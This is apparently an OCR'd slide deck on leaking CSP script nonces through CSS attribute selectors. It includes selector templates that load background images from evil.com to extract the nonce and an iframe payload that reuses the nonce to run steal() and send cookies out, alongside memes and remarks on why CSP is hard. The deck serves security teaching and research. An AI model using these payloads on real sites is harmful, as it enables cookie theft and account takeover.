
Site


Exploit server


Load background image for nonce^="fa"


Admin


Load "image" *evil.com/nonce=fa*


Site
...
...
Exploit server
Admin
...


Site
Exploit server
Admin
Load "image" evil.com/nonce={full}


<iframe srcdoc="<script nonce='{full}'>steal();</script>">
</iframe>
Site
Nonce is correct,
execute script
Admin
Exploit
server


<iframe srcdoc="<script nonce='{full}'>steal();</script>">
</iframe>
Site
Nonce is correct,
execute script
Admin
Send cookies to *evil.com*
Exploit
server


I'M GETTING THE WORD
NONCE
imgflip.com

T-Mobile Austria

@tmobileat

Follow

Replying to @Korni22 @c_pellegrino and 2 others

@Korni22 What if this doesn't happen because our security is amazingly good? ^Käthe

2:27 AM - 6 Apr 2018

```
script[nonce^="a"] {
  background: url("...")
}
```

```
script[nonce^="a"] ~ * {
  background: url("...")
}
```

```
script[nonce^="a"] ~ * {/*-*/}
script[nonce^="aa"] ~ * {/*-*/}
script[nonce^="aaa"] ~ * {/*-*/}
```

```
script[nonce^="a"] ~ * {/*-*/}
script[nonce^="aa"] ~ div {/*-*/}
script[nonce^="aaa"] ~ ul {/*-*/}
```

```
<html> event
▶ <head> ··· </head>
▼ <body>
  ▶ <script nonce="e88bb3ea16c5f411ad52d58f"> ··· </script>
  ▼ <nav>
      <a href="/">new chat</a>
      <a id="report-link" href="#">report</a> event
      <a id="username" href="#61dc29e8-18d0-4d23-i-love-comic-sans">frozen purple</a> event
    </nav>
    <div id="recaptcha"></div>
    <input id="chatbox" placeholder="press enter to send"> event
  ▶ <div id="status"> ··· </div>
  ▶ <ul id="messages"> ··· </ul>
  </body>
</html>
```


```
script[nonce^="%s"] ~ *
script[nonce^="%s"] ~ ul
script[nonce^="%s"] ~ div
script[nonce^="%s"] ~ input
script[nonce^="%s"] ~ nav
body > script[nonce^="%s"] ~ ul
body > script[nonce^="%s"] ~ div
body > script[nonce^="%s"] ~ input
body > script[nonce^="%s"] ~ nav
script[nonce^="%s"] ~ #messages
script[nonce^="%s"] ~ #status
script[nonce^="%s"] ~ #chatbox
script[nonce^="%s"] ~ #recaptcha
script[nonce^="%s"] ~ nav > a
script[nonce^="%s"] ~ nav > #report-link
script[nonce^="%s"] ~ nav > #username
body script[nonce^="%s"] ~ #messages
body script[nonce^="%s"] ~ #status
body script[nonce^="%s"] ~ #chatbox
body script[nonce^="%s"] ~ #recaptcha
body script[nonce^="%s"] ~ nav > a
body script[nonce^="%s"] ~ nav > #report-link
body script[nonce^="%s"] ~ nav > #username
body script[nonce^="%s"] ~ nav > [href="/"]
body script[nonce^="%s"] ~ nav > [href="#"]
```

Full exploit demo

Impact


YOU HAVE BEEN XSS-PWNED
HAND OVER THE COOKIES
imgflip.com

XSS prevention is hard

CSP is hard

script-src 'self'

(ノ ʘ益ʘ)ノ

script-src 'self'

```
<script src="https://google.com/tracking.js"></script>
<script src="https://site1.com/cool.js"></script>
<script src="https://site2.com/..."></script>
<script src="https://site3.com/..."></script>
<script src="..."></script>
```

~~`script-src 'self'`~~


If other sites added:
Whitelist bypasses possible
(JSONP endpoints)

```
script-src 'sha256-
B2yPHKaXnvFWtRChIbabYmU
BFZdVfKKXHbWtWidDVF8='
```

```
script-src 'sha256-
B2yPHKaXnvFWtRChIbabYmU
BFZdVfKKXHbWtWidDVF8='
```

```
<script src=".../update-me-1.js"></script>
<script src=".../update-me-2.js"></script>
<script src=".../update-me-3.js"></script>
```

There is no simple CSP-based solution!


Developer Tools - Chat - http://192.168.99.100:8080/#6
Inspector
Console
Debugger
Search HTML
<!DOCTYPE html>
<html> event
<head> ⋯ </head>
<body>
<script nonce="e88bb3ea16c5f411ad52d58f">
class Message extends HTMLElement { construc
this.getAttribute("username"); } get content
return ['content', 'username']; } render() {
${this.username}: ${this.content}</li
attributeChangedCallback(name, oldValue, new
